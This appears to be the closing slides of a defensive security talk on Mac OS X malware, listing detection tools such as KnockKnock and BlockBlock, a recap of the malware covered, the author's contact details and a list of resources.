
TaskExplorer



KnockKnock



BlockBlock



"providing visibility
to the core"




Hijack Scanner



Lockdown

CONCLUSIONS


wrapping this all up...




CONCLUSIONS & APPLICATION



learned about:



os x malware
(iWorm, Crisis, Genieo, etc.)



generic detection & analysis



scan & protect!



little snitch/firewall

Objective-See




patrick@synack.com



@patrickwardle

Synack

credits



images

- iconmonstr.com
- <http://wirdou.com/2012/02/04/is-that-bad-doctor/>



resources

- thesafemac.com
- "Mac OS X & iOS Internals", Jonathan Levin
- <http://researchcenter.paloaltonetworks.com/2015/09/more-details-on-the-xcodeghost-malware-and-affected-ios-apps/>
- <http://baesystemsai.blogspot.ch/2015/06/new-mac-os-malware-exploits-mackeeper.html>
- http://kasperskycontenthub.com/wp-content/uploads/sites/43/vlpdfs/unveilingthemask_v1.0.pdf